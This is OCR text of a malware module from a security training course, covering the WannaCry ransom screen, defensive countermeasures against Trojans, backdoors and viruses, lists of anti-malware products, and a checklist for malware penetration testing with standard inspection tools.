- In addition, the PE file executes @WanaDecryptor@.exe (a renamed version of u.wnry) on the affected system to display the GUI
- The GUI application provide details to the victim about the decryption and payment process
- The timers in this GUI suggest that the user has approximately 6 days left before the key to decrypt the files is deleted if the victim fails to make a payment

Ransomware GUI

https://decelve.trapx.com

Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

Trojan Countermeasures

Avoid opening email attachments received from **unknown senders**

Avoid downloading and executing applications from **untrusted sources**

Block all **unnecessary ports** at the host and firewall

Install **patches** and **security updates** for the operating systems and applications

Avoid accepting **programs transferred** by instant messaging

Scan external **USB drives** and **DVDs** with antivirus software before using

Harden weak, default **configuration settings** and disable unused functionality including protocols and services

Restrict permissions within the desktop environment to prevent malicious applications from being installed

Monitor the **internal network traffic** for odd ports or encrypted traffic

Run **host-based** antivirus, firewall, and intrusion detection software

Backdoor Countermeasures

1. Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage
2. Educate users not to install applications downloaded from **untrusted Internet sites** and email attachments
3. Avoid **untrusted software** and ensure that every device is protected by a firewall
4. Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors
5. Track the open-source projects that enter the enterprise from **external untrusted sources**, such as open-source code repositories, etc.
6. Inspect **network packets** using protocol monitoring tools

Virus and Worms Countermeasures

1. Install anti-virus software and update it regularly
2. Generate an anti-virus policy for safe computing and distribute it to the staff
3. Schedule regular scans for all drives after the installation of anti-virus software
4. Pay attention to the instructions while downloading files or any programs from the Internet
5. Avoid opening attachments received from an unknown sender as viruses spread via e-mail attachments
6. Do not accept disks or programs without checking them first using a current version of an anti-virus program
7. Regularly maintain data backup
8. Stay informed about the latest virus threats
9. Ensure pop-up blockers are turned on and use an Internet firewall
10. Run disk clean up and registry scanner once a week
11. Run anti-spyware or adware once a week
12. Do not open files with more than one file type extension


Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

Anti-Trojan Software

Kaspersky Internet Security

Kaspersky Internet Security provides protection against Trojans, viruses, spyware, ransomware, phishing and dangerous websites




https://www.kaspersky.com

- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*http://www.symantec-norton.com*)
- Bitdefender Internet Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*http://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Antivirus Software

Bitdefender Antivirus Plus 2018

Bitdefender Antivirus Plus 2018 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware




https://www.bitdefender.com

- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus (*https://in.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Smart Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*http://apac.trendmicro.com*)
- Panda Antivirus Pro (*http://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Module Flow


1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

Malware Penetration Testing




- Scan the system for suspicious **open ports** using tools such as **TCPView** and **netstat**
- Scan the system for suspicious **running processes** using tools such as **Process Monitor** and **Process Explorer**
- Scan the system for suspicious **registry entries** using tools such as **jv16 Power Tools 2017** and **Reg Organizer**
- Scan the system for suspicious **running services** using tools such as **SrvMan** and **Advance Windows Service Manager**
- If any suspicious port, process, registry entry, or service is discovered, check the **associated executable** files
- **Collect more information** about these from the publisher's websites, if available, and the Internet
- Check if the open ports are known to be **opened by malware in the wild**
- Check the **startup programs** using tools such as **Security Autoruns for Windows** and **WinPatrol** and determine if all the programs in the list can be recognized with known functionalities

Malware Penetration Testing (Cont'd)




- Check the **system logs**, **security logs** and **application logs** for any malicious or unusual activity using tools like **Loggly** and **SolarWinds Log & Event Manager (LEM)**
- Scan the system using tools such as **Mirekusoft Install Monitor** and **SysAnalyzer** for detecting suspicious programs that are installed without the users' consent
- Check the data files for **modification** or **manipulation** by opening several files and comparing the hash value of these files with a pre-computed hash using tools like **SIGVERIF** and **Tripwire**
- Scan for **suspicious device drivers** using tools such as **DriverView** and **Driver Reviver**

Malware Penetration Testing (Cont'd)



- Check for **suspicious network activities** such as upload of bulk files or unusually high traffic going to a particular web address using tools such as **Capsa Network Analyzer** and **Wireshark**
- Scan the system for **suspicious modifications** in **DNS Server settings** using tools such as **DNSQuerySniffer** and **DNSstuff**
- Scan the system for **suspicious API application calls** using tools such as **API Monitor** and **APImetrics**
- Run an updated anti malware scanner from a reputed vendor to identify malware in wild

Malware Penetration Testing (Cont'd)



- **Document all your findings**: It helps in determining the next action if malware is identified in the system
- **If Malware is detected:**
  - **Isolate the infected system** from the network immediately to prevent further infection
  - Check whether the anti-trojan/anti-virus tools that are running, have been **updated**. If not, update the anti-trojan/ anti-virus tools
  - **Sanitize the complete system** for malware using an updated anti-malware

Module Summary

- Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- A wrapper binds a Trojan executable with innocent looking .EXE applications such as games or office applications
- An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are categorized according to what they infect and how they infect
- Analysing a malware consists of Static analysis and dynamic analysis
- Awareness and preventive measures are the best defences against Trojans and viruses
- Use anti-Trojan and anti-virus tools such as TrojanHunter and Avast Premier to detect and eliminate Trojans and viruses